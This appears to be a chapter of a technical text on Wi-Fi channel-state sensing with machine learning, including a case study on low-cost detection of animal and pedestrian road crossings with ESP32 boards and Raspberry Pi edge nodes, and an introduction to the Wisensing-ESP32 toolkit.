Differently from standard nonparametric models, the Support Vector Machines (SVM) model stores only a small set of examples – the support vectors, the examples closest to the separating plane. Due to its simplicity and positive results, SVM occupies an important place in the history of machine learning and pattern recognition, including Wi-Fi sensing. In the work by [40], for example, the authors employ a multi-class SVM to classify 10 different moisture levels in wheat using Multi-Channel and Multi-Scale Entropy (MCSEn) of Wi-Fi CSI data, achieving 91% to 99% accuracy in both NLOS and LOS scenarios. They also explored three different SVM kernel functions, namely the Gaussian Radial Basis Function (RBF), the Linear Kernel Function and the Polynomial Kernel Function. The Gaussian RBF kernel function provided the best overall performance, maintaining high accuracy in low and high moisture content samples.

Beyond the traditional models mentioned above, neural networks and deep learning represent a growing and promising family of machine-learning techniques for Wi-Fi sensing. These models operate by successively applying linear transformations followed by non-linear activation functions. Formally, each transformation corresponds to a layer consisting of a set of small structures called neurons. Given randomly initialized weights, neurons compute a simple dot-product on input data. The learning in neural networks involves updating the weights towards a minimum of a function often using iterative optimization mechanisms such as the Stochastic Gradient Descent algorithm.

Previous studies confirm that neural networks with a large number of layers may uncover patterns in data more effectively, leading to significant and notable results [41]. Models within this setting correspond to deep models, forming the foundation of deep learning. Neural networks and deep learning have emerged as popular and effective strategies for Wi-Fi sensing, mainly in the form of Convolutional Neural Networks (CNNs). For example, [2] combine both CSI amplitude and phase information from human activity, converting the Wi-Fi sensing task to a image classification task by using a CNN. Their approach is also tailored for transfer learning techniques, which allows using pre-trained

models for cross-domain sensing with only a small number of samples for the new target domain. In a single environment, their model achieved over 97% accuracy for human gait identification, whereas the accuracy for new users (new domain) decreased to 77%. Even though this is a promising technique that outperforms other types of models, there is still a considerable loss in accuracy when employing transfer learning to recognize new subjects.

Despite promoting notable advances in Wi-Fi sensing tasks, models based on neural networks are not without drawbacks. The computational demand is among the most notable limitations involving modern and top-performance deep learning models [42, 43]. To deal with this issue, different efforts focus on improving the computational cost of deep models. Among the most promising and aligned with Wi-Fi sensing are knowledge distillation and quantization. As the name suggests, knowledge distillation distills the knowledge of a large, often computationally expensive model into a smaller, more efficient model. In contrast, quantization focuses on reducing the data type precision, e.g., from the typical 32-bit floating points to 8-bit integers. According to modern literature on Wi-Fi sensing, quantization emerges as the most popular technique for deploying deep models on low-resource devices such as the ESP32 [30].

A parallel and growing line of research towards more efficient deep models focuses on compression through pruning [44, 45]. The idea behind pruning is to identify and remove the least important structures (neurons, layers or both) from neural networks while preserving their predictive ability. According to existing studies, state-of-the-art pruning methods cut over 75% of computing with minimal loss in model predictive ability [44]. Therefore, these techniques emerge as promising candidates for enabling deep learning on low-resource devices and Wi-Fi sensing tasks.

Another family of methods for efficient machine learning in Wi-Fi sensing tasks involves dimensionality reduction and feature selection [46, 47]. This category of methods consists of reducing the number of attributes from data before using a model. While these techniques share a similar purpose, their process is different. Specifically, dimensionality reduction projects the original data space (spanned by the attributes) onto a low-dimensional space. In contrast, feature selection permanently eliminates some attributes from data. Due to their effectiveness, previous works on Wi-Fi sensing employ both dimensionality reduction and feature selection [30]. A commonly employed feature selection technique is to select the subcarriers based on statistical properties, such as selecting the highest variance, before continuing with Principal Component Analysis (PCA) to reduce the dimensionality of the CSI data. For instance, [33] employed a PCA explaining 98% of the data variance to reduce CSI features from 26000 to just 35 per sample.

As a final note, while the interest in applying neural networks and deep learning to Wi-Fi sensing applications continues to grow, to the best of our knowledge, no work explores the use of foundation models or general-purpose AI models [42, 43]. It turns out that existing techniques for reducing the computational cost of deep learning still fail to make foundation models efficient enough for direct application on low-cost Wi-Fi sensing hardware. Therefore, we believe that studying the challenges of applying foundation models to Wi-Fi sensing is an encouraging research direction and can pave the way for a new chapter in the field.

6.4. Case study: Low-cost animal and pedestrian crossing detection in rural roads using WiFi sensing and deep learning.

In this section, we present a case study demonstrating the use of Wi-Fi sensing as a cost-effective alternative for detecting and classifying dangerous roadway crossings in rural areas. The case study draws upon the foundational work conducted in the Master's dissertation by [33], and is further supported by two complementary conference publications addressing the system's networking [48] and machine learning components [49].

6.4.1. Context and motivation

Traffic accidents are the leading cause of death for individuals aged 5 to 29, resulting in over 1.35 million fatalities annually [50]. Among these incidents, collisions between vehicles and wildlife represent a significant share, posing serious environmental, economic, and public health concerns across both developed and developing nations. In Brazil alone, tens of millions of vertebrates are killed on roadways each year. This scale of mortality has prompted growing concern among conservation researchers, with studies suggesting that vehicle collisions may pose a greater threat to certain endangered species than even illegal hunting [51]. The situation is similarly concerning in the United States, where official estimates attribute over 26,000 human injuries, 365 million animal deaths, and more than 8 billion dollars in annual damages to wildlife-vehicle collisions [52]. Notably, over 89% of these incidents take place on rural two-lane roads, where limited infrastructure and lower traffic volumes contribute to underinvestment in monitoring and safety solutions.

To mitigate these accidents, animal detection systems are frequently deployed. These systems aim to detect animal presence near roads and activate warning signs to alert oncoming drivers. Technologies such as LiDAR sensors [53] and imaging cameras [54] have been used with some success, but their high costs and limited scalability make them impractical for widespread deployment over long rural roads. In this context, Wi-Fi sensing emerges as a promising alternative. By leveraging the channel state information extracted from the embedded antennas of low-cost IoT devices, a Wi-Fi sensing-based system can detect environmental changes — such as the movement of animals — without relying on expensive hardware or dedicated sensors. However, at the time this research was conducted, most Wi-Fi sensing studies were conducted in controlled environments such as enclosed labs. As such, they did not yet reflect the practical challenges of developing these solutions in complex, real-world environments like rural roads, which were addressed in this research by [33].

6.4.2. Related work: monitoring technologies and challenges

To be effective in real-world conditions, detection systems for roadway safety applications need to meet two key requirements: (i) reliable accuracy in identifying dangerous crossings and (ii) scalability over long distances. In safety-critical scenarios like animal-vehicle collisions, achieving high sensitivity — minimizing false negatives — is especially important. Missed detections could lead to a false sense of security for both drivers and road operators, increasing the risk of accidents. While reducing false positives is also desirable to avoid unnecessary driver alerts, the priority remains ensuring that real threats are consistently detected.

Environmental conditions play a significant role in how well different detection technologies perform. Vision-based systems, such as cameras, can struggle in low-light conditions or during adverse weather events like fog, rain, or snow [55, 53]. Other common sensing technologies, like Doppler radar and infrared sensors, can also be affected by environmental noise, such as moving foliage [56]. These challenges are typical on rural roads, meaning detection systems need to be resilient and adaptable to maintain reliable performance under varying and often harsh outdoor conditions.

Scalability is another critical factor, especially for rural areas where resources are limited. High-cost equipment or infrastructure-heavy solutions are often not feasible across the many kilometers of road where monitoring may be needed. As such, the overall cost per kilometer becomes a key consideration. Remote locations also frequently lack reliable energy and network infrastructure, so detection systems must be designed to operate efficiently in terms of both bandwidth and power. This includes using communication protocols suited to low-connectivity environments and considering whether data is processed at the edge or in the cloud—both of which come with trade-offs when handling input from large numbers of distributed sensors.

A wide range of animal detection systems have been proposed in the literature, many of which demonstrate high levels of accuracy—particularly those based on computer vision and LiDAR. However, these solutions often fall short when it comes to cost-effectiveness and scalability, limiting their practicality for deployment along the extended stretches of rural highways. For example, while LiDAR sensors can achieve detection accuracies exceeding 99% for animals, vehicles, and pedestrians, they offer a relatively short effective range of around 30 meters and can cost as much as US$3,900 per unit [53]. On the other hand, more affordable and scalable options, such as Doppler radar and infrared sensors, generally lack the capability to classify detected objects and do not deliver the level of accuracy needed for dependable real-world monitoring.

Given these limitations, this M.Sc. research [33] aims to address both core challenges: ensuring accurate detection and classification while maintaining scalability and cost-efficiency. The proposed system is designed to balance these three critical factors, making it suitable for large-scale deployment in rural road environments.

Table 6.1 provides an overview of current state-of-the-art solutions for traffic, animal, and pedestrian detection, highlighting their performance characteristics and adaptability to low-light conditions. To the best of our knowledge, no existing approach in the literature offers a combination of high-accuracy detection and classification at a low cost, particularly in settings with limited infrastructure.

6.4.3. Method

To develop an affordable IoT-based system for monitoring rural roads, our approach addresses three key aspects: (i) the wireless sensor network (WSN) architecture, (ii) data acquisition and machine learning-based event detection, and (iii) model optimization for deployment on resource-constrained devices.

The first aspect focuses on ensuring reliable and timely data transmission across extensive road networks equipped with hundreds of sensor nodes operating under limited

Table 6.1: Summary of existing sensing methods for animal, vehicle and pedestrian detection on roads. Adapted from [33].

Work	Method	Subjects	Detection Accuracy	Classification Accuracy	Low Cost	Operates in Low Light
[54]	Camera	Vehicles, animals, people	98%	97 - 99%	-	-
[57]	Camera	Animals	98%	-	-	-
[53]	LiDAR	Vehicles, animals, people	> 99%	> 99%	-	✓
[58]	PIR	Vehicles, people	76 - 94%	-	✓	✓
[56]	Doppler	Animals	80%	-	✓	✓
[16]	Bluetooth	Vehicles	98%	-	✓	✓
[59]	WiFi	Vehicles	> 99%	91%	-	✓
Ours [33]	**WiFi**	**Vehicles, animals, people**	**> 95%**	**> 95%**	✓	✓

energy and connectivity conditions. We evaluate both cloud-centric and edge-computing architectures through simulations in the COOJA simulator [60], taking into account traffic load, sensor density, road length, and processing latency associated with low-cost hardware [48]. Performance is assessed using metrics such as Packet Delivery Rate (PDR) and Round Trip Time (RTT), enabling a comparative analysis of architectural efficiency in rural scenarios. Additionally, we utilize OMNeT++ [61] to examine the coexistence of Wi-Fi sensing under the IEEE 802.15.4 communication standard, ensuring reliable transmission of both sensing and communication packets. The insights from these simulations were used as basis for the architecture detailed in Section 6.4.5.

The second aspect leverages Wi-Fi sensing to detect hazardous road-crossing events using the built-in antennas of low-cost IoT devices. Adapting the methodology presented in [59], we collect CSI data from ESP32 boards for various entities — such as large and small animals, pedestrians, vehicles, and ambient noise — across diverse environments. CSI amplitude features are used to train a Transformer-based deep learning model, which is then evaluated using standard performance metrics to assess its effectiveness in identifying and distinguishing potentially dangerous scenarios.

The third aspect focuses on optimizing the trained models for deployment on low-power hardware. Due to hardware constraints and software compatibility limitations, we design a lightweight Multi-Layer Perceptron (MLP) model to perform initial detection directly on the ESP32 devices, while offloading more computationally intensive classification tasks to a Transformer model running on a Raspberry Pi-based edge node. Through targeted feature engineering and dimensionality reduction techniques, we significantly reduce the computational and memory requirements of both models, enabling real-time inference within the operational limits of the target hardware.

In the following sections, we discuss each of these three aspects in detail.

6.4.4. Networking

Deploying large-scale IoT-based roadway monitoring systems introduces significant challenges due to the limited computational capabilities of low-cost sensing hardware, which may be insufficient for real-time data processing and classification. To address this, we ([48]) explored alternative computing architectures, specifically cloud and edge processing paradigms. Using the COOJA simulator, we modeled an IoT network spanning up to 10 kilometers of roadway across three distinct topologies (as illustrated in Figure 6.9): (i) *cloud processing*, where data is relayed to an internet-connected sink node; (ii) *edge processing*, in which data is transmitted to nearby local processing units; and (iii) *cloud processing with retransmission*, which incorporates intermediary retransmitter nodes equipped with more powerful antennas to aggregate and forward sensor data over fewer hops. These topologies were then evaluated to determine their suitability for scalable and time-sensitive road monitoring applications.




Figure 6.9: Diagram illustrating the cloud, retransmitter and edge processing network topologies. Adapted from [48] © 2022 IEEE.

Among all of the simulated scenarios, we focus our evaluation on the most demanding, analyzing the packet delivery rate on a network monitoring a distance of 10 km. Figure 6.10 presents a summary of the results. While the retransmitter-based topology significantly improves upstream data transmission compared to the cloud-based approach —achieving a PDR exceeding 77% — it offers minimal benefit for downstream communication, which remains below 12%. In contrast, the edge processing topology demonstrates superior scalability and reliability, with bidirectional PDR surpassing 99%. It is important to note, however, that these simulations did not account for potential interference at the physical layer between WiFi sensing and IEEE 802.15.4 communication.

Given that IEEE 802.15.4 and IEEE 802.11 (WiFi) both operate in the 2.4 GHz frequency band, simultaneous use could result in cross-technology interference, potentially degrading network performance. To assess the feasibility of protocol coexistence within the proposed system architecture (Section 6.4.5), we conducted a series of simulations using OMNeT++[1].

Initial results revealed that IEEE 802.15.4 performance was significantly impaired when operating on overlapping frequencies with WiFi, with PDR dropping below 40%.

[1]Simulation parameters at: `https://github.com/SamuelDucca/csi-animal-crossing`




Figure 6.10: Packet delivery ratio for cloud, retransmitter and edge topologies. [33]

In contrast, WiFi communication remained largely unaffected by IEEE 802.15.4, maintaining a PDR near 49% across all tested channels. By isolating the WiFi sensing on a non-overlapping frequency, IEEE 802.15.4 PDR improved to over 99%, while WiFi PDR remained unchanged. The relatively low WiFi PDR happened due to network saturation caused by all sensors transmitting on the same channel.

To address this, we distributed Wi-Fi sensing across channels 1 to 11 to mitigate congestion and reassigned IEEE 802.15.4 to channel 26 (2480 MHz), which does not overlap with WiFi. As shown in Figure 6.11, this approach led to a significant improvement in performance: WiFi PDR exceeded 94%, while IEEE 802.15.4 maintained close to 99%. Additionally, a reduction in the standard deviation of WiFi PDR values indicates more uniform performance across the network, underscoring the effectiveness of frequency planning in enhancing coexistence.

After conducting the network simulations to identify the most suitable topology and validate the coexistence of the sensing and communication protocols, we finalized the system architecture detailed in the following section.

6.4.5. Architecture

Our proposed architecture integrates cost-effective ESP32 microcontrollers for roadside detection and communication of crossing events, supported by Raspberry Pi-based edge computing nodes for classifying the detected events. Specifically, the ESP32-S3 is employed for Wi-Fi sensing, while the ESP32-H2 manages IEEE 802.15.4 communications. Sensing nodes are deployed in pairs on both sides of the roadway at 50-meter intervals, ensuring coverage within WiFi and 802.15.4 radio ranges. Edge processing units — based on the Raspberry Pi 4 Model B — are distributed approximately every kilometer to minimize communication latency and handle local inference tasks. The use of IEEE 802.15.4 also supports resilient mesh networking, allowing alternate routing paths in case of in-




Figure 6.11: WiFi and IEEE 802.15.4 packet delivery rate with and without distribution of WiFi sensing over multiple channels. [33]

dividual node failures. In regions with complex terrain or reduced line-of-sight due to curves, the sensing node density may need to be increased to maintain effective coverage.

As shown in Figure 6.12, the system operates through a three-stage process:

1. **Local Event Detection:** Wi-Fi CSI data is processed in real time on the ESP32-S3 using a lightweight MLP model optimized to minimize false negatives. When a crossing is detected, visual alerts (e.g., LED signals) can be triggered immediately to warn oncoming vehicles.

2. **Data Transmission:** Upon detection, the ESP32-H2 module forwards event data through an ad-hoc IEEE 802.15.4 network to the nearest sink node. Its integration as a radio co-processor [62] ensures communication tasks do not interfere with sensing operations.

3. **Edge Classification:** The sink node, powered by a Raspberry Pi 4, executes a more complex Transformer model to classify the crossing event (e.g., pedestrian, animal, or vehicle) detected by the sensor nodes. If deemed a false positive, the edge node can instruct the sensor to deactivate the warning system. Conversely, validated events may be transmitted via satellite or cellular networks to notify the road operator. This enables informed decision-making and timely response planning, such as dispatching a tow truck or deploying an animal recovery team, depending on the nature of the detected event.

6.4.6. Cost Analysis

This section presents a comparative evaluation of our WiFi sensing-based solution for detecting dangerous roadway crossings against conventional camera-based monitoring systems. While total deployment costs typically encompass equipment, infrastructure, installation, and maintenance — which often vary in different scenarios — we focus our




Figure 6.12: Diagram illustrating the system architecture for the (1) detection, (2) data transmission and (3) classification of roadway crossings using WiFi sensing [33].

analysis on three primary factors: (i) hardware cost, (ii) power consumption, and (iii) bandwidth usage, as summarized in Table6.2.

Table 6.2: Total power consumption, internet bandwidth usage and cost per kilometer for each sensing method [33]

Method	Power Consumption (W/km)	Internet Bandwidth (kbps/km)	Cost (USD/km)
Video Monitoring	64	8650	3000
WiFi Sensing (ours)	68.28	<1	407.4

The proposed WiFi sensing system demonstrates a significant cost advantage, with an estimated deployment cost of USD 407 per kilometer — approximately 7.3 times lower than camera-based systems, which average at USD 3000 per kilometer. Despite the reduced cost, power consumption remains comparable, but the WiFi system has the advantage of operating independently of internet connectivity. Furthermore, additional infrastructure commonly required for video surveillance — such as tall mounting poles and networking hardware — is unnecessary for our solution, further reinforcing its economic efficiency.

6.4.7. Data collection and processing

Before training the models, we construct a dataset through multiple field experiments conducted across diverse environments, including gravel, dirt, and paved roads, as well as pasture areas. WiFi Channel State Information (CSI) is collected from cows, dogs, pedestrians, and vehicles using two ESP32 boards positioned 12 meters apart, as shown in Figure 6.13.

We then extract the amplitude from the complex CSI matrix, capturing the signal strength of each subcarrier in every recorded frame. To mitigate distortions introduced by




Figure 6.13: Data collection layout for vehicles (a), animals and pedestrians (b).

AGC, we apply an RSSI-based normalization technique, as described in [63]. Subcarriers that do not carry meaningful information for CSI-based sensing are excluded, resulting in a refined set of 52 active subcarriers.

Next, the non-zero amplitude values are converted to decibels, while null entries are assigned a value of zero post-conversion to avoid computational anomalies such as negative infinity. A running mean filter is then applied across each frame to suppress noise and reduce the influence of outliers, enhancing signal consistency without distorting meaningful variations. Additionally, zero-amplitude values — typically artifacts of signal acquisition errors — are excluded from the running mean calculation to preserve data integrity.

Each sample in the assembled dataset consists of 52 subcarriers over 500 consecutive frames (equivalent to a 5-second interval), yielding a feature vector of 26,000 elements per sample. The resulting datasets, focused on animal crossing detection, have been made publicly available via Zenodo [64] (open access) and IEEE DataPort [65].

6.4.8. Detection and classification of events

After assembling the dataset, we employ feature engineering techniques to improve model performance and efficiency. First, we add 104 statistical features to each sample, consisting on the mean and standard deviation of each of the 52 Wi-Fi subcarriers in that sample. Then, we use a Principal Component Analysis that explains from 98% of the data variance to reduce data dimensionality, obtaining a final set of 35 features per sample.

As outlined in Section6.4.5, our proposed system integrates two distinct machine learning models for roadway crossing detection and classification. The first is a lightweight Multi-Layer Perceptron (MLP), deployed on ESP32 devices, which performs binary detection of crossing events. This model comprises five fully connected layers with 35, 16,

8, 4, and 1 neurons, respectively, interleaved with 20% dropout layers to improve generalization. ReLU activation is used in the hidden layers, while the output layer employs a sigmoid function to support binary classification.

The second model is a Transformer-based neural network responsible for identifying the type of object involved in each detected crossing — such as a person, vehicle, or animal [49]. This model incorporates four Transformer layers with decreasing self-attention module sizes of 64, 32, 16, and 8, respectively.

Both models are trained using the TensorFlow framework with an 80/20 train-test split on the same dataset. To ensure compatibility with low-cost IoT hardware, we optimize the models using the LiteRT framework (formerly TensorFlow Lite Micro), applying post-training quantization and feature engineering techniques to reduce input dimensionality and improve inference performance. During this process, we convert the 32-bit floating-point model weights to 8-bit signed integers, substantially reducing the model size, before converting it to a C data array format that can be executed by the ESP32.

Figure 6.14 presents the confusion matrices for the Transformer-based classifier (a) and the MLP detection model (b). The MLP model achieves a high detection rate, with a false negative rate as low as 0.7% and an overall accuracy exceeding 95%, although it incurs a moderate false positive rate of 9.3%. The Transformer model, tasked with event classification, demonstrates strong performance across all classes. Even for the most challenging category (dog) accuracy remains above 90%. Misclassifications are primarily observed between dogs and persons, likely due to similarities in the WiFi CSI signatures produced by their motion. Nevertheless, the Transformer maintains a low false positive rate of 1.3% and a false negative rate of 1.0%, resulting in an overall classification accuracy of 95.8%. These results underscore its effectiveness in refining detections and mitigating false positives from the MLP model.




Figure 6.14: Confusion matrix for the Transformer classification model (a) and the MLP detection model (b), normalized by true labels. [33]

By applying our optimization techniques described in the beginning of this section, we enable both models to be executed in real time on their respective target hardware while preserving high accuracy levels above 95%. The MLP model achieves an average inference time of 0.17 ms on the ESP32, with a minimal memory footprint of just 5.6 KB.

In parallel, the Transformer model runs on the Raspberry Pi with an average inference time of 2.19 ms and occupies approximately 2.2 MB of memory.

6.4.9. Considerations

In summary, this case study demonstrates that Wi-Fi sensing, combined with optimized machine learning models and a robust wireless sensor network architecture, can serve as an effective and low-cost solution for monitoring hazardous roadway crossings in rural settings. Through simulations in both COOJA and OMNeT++, we show that an edge computing topology significantly enhances communication reliability, while careful frequency allocation ensures coexistence between IEEE 802.11 and IEEE 802.15.4 protocols. Furthermore, the lightweight MLP and Transformer models achieve high classification accuracy with minimal resource consumption, enabling real-time operation on commodity IoT hardware. Cost analysis reinforces the practicality of the approach, highlighting substantial savings compared to traditional camera-based systems.

While these results show promise for the feasibility and scalability of Wi-Fi sensing in remote and infrastructure-limited environments, the proposed system presents some limitations that warrant further investigation. First, the Wi-Fi sensing approach relies on consistent signal propagation, which may be affected by extreme weather conditions, dense vegetation, or varying terrain profiles. Additionally, the current dataset, while diverse, may not capture the full range of real-world scenarios, such as high-speed crossings or simultaneous events involving multiple entities. These limitations may be addressed by further data collection experiments, increasing the types of weather conditions and crossing events represented.

6.5. Hands-on experience: using Wi-Fi CSI data for person detection with Wisensing-ESP32

In this section, we utilize the Wisensing-ESP32 framework to demonstrate the complete development pipeline of a Wi-Fi sensing system for real-time person detection using low-cost IoT devices. This includes the processing of Channel State Information (CSI), construction of a dedicated dataset, and the subsequent training and optimization of machine learning models tailored for execution on resource-constrained hardware.

6.5.1. Motivation and overview

The inherently complex nature of Wi-Fi signals makes machine learning a common approach in Wi-Fi sensing applications, as these algorithms can learn to recognize subtle patterns in the signal. However, effective model training typically requires a substantial amount of annotated data. While publicly available datasets exist for well-established tasks such as human activity recognition, Wi-Fi CSI datasets are still scarce, and those available may not align with the requirements of specific applications. Consequently, it is often necessary to conduct custom data collection experiments and manually annotate the resulting data — a labor-intensive process further hindered by the lack of available tools for CSI-based dataset building.

As the field of Wi-Fi sensing progresses, several tools have emerged to facilitate CSI collection using ESP32 boards, which are widely used for low-cost sensing applica-

tions [30]. For instance, the ESP32-CSI-TOOLKIT [66] enables raw CSI data collection using ESP32 boards configured as access points or client stations, but does not offer support for data preprocessing or analysis. Similarly, the CSIKit library [67] provides basic amplitude extraction and limited filtering capabilities, but lacks comprehensive support for dataset preparation and model deployment.

To address these limitations, we introduce Wisensing-ESP32, an all-in-one solution for developing amplitude-based Wi-Fi sensing systems using ESP32 devices. The toolkit includes scripts for CSI amplitude extraction and preprocessing, as well as an interface for easy data annotation, dataset creation, and a Jupyter environment for training, evaluating and quantizing machine learning models optimized for ESP32 use.

Wisensing-ESP32 consists of three main modules: (i) data processing, (ii) model training, and (iii) onboard inference on the ESP32 microcontroller, as shown in Figure 6.15. The process begins with the user supplying raw Wi-Fi CSI in one or more .csv files. These files are handled by the Data Processing module, which extracts the CSI amplitude, applies filtering and normalization, and allows the user to annotate the data to create a labeled dataset. This dataset is then used in the Model Training module to develop a machine learning model for the intended application. Once trained, the model is optimized and converted into a format suitable for deployment on the ESP32. Finally, the Onboard Inference module loads the model onto the ESP32, enabling it to perform real-time CSI data collection, processing, and inference for detecting or classifying events using Wi-Fi signals.

